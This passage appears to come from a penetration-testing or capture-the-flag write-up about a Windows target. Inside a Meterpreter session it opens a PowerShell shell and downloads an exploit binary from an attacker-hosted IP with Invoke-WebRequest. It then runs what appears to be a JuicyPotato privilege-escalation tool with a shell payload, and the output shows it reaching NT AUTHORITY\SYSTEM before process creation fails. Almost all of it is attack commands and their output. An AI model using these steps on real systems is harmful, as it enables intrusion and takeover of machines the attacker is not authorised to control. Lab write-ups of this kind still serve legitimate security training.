[!] The "powershell" extension has already been loaded.
meterpreter > powershell_shell
```

file transfer:

```
IWR -Uri http://10.10.16.3:8000/jp.exe -OutFile jp.exe
```

file transfer:

<https://juggernaut-sec.com/windows-file-transfers-for-hackers/>

```
C:\Users\kohsuke\Desktop>jp.exe -t * -p shell.exe -l 2323
jp.exe -t * -p shell.exe -l 2323
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 2323
.....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[-] CreateProcessWithTokenW Failed to create proc: 2

[-] CreateProcessAsUser Failed to create proc: 2

C:\Users\kohsuke\Desktop>
```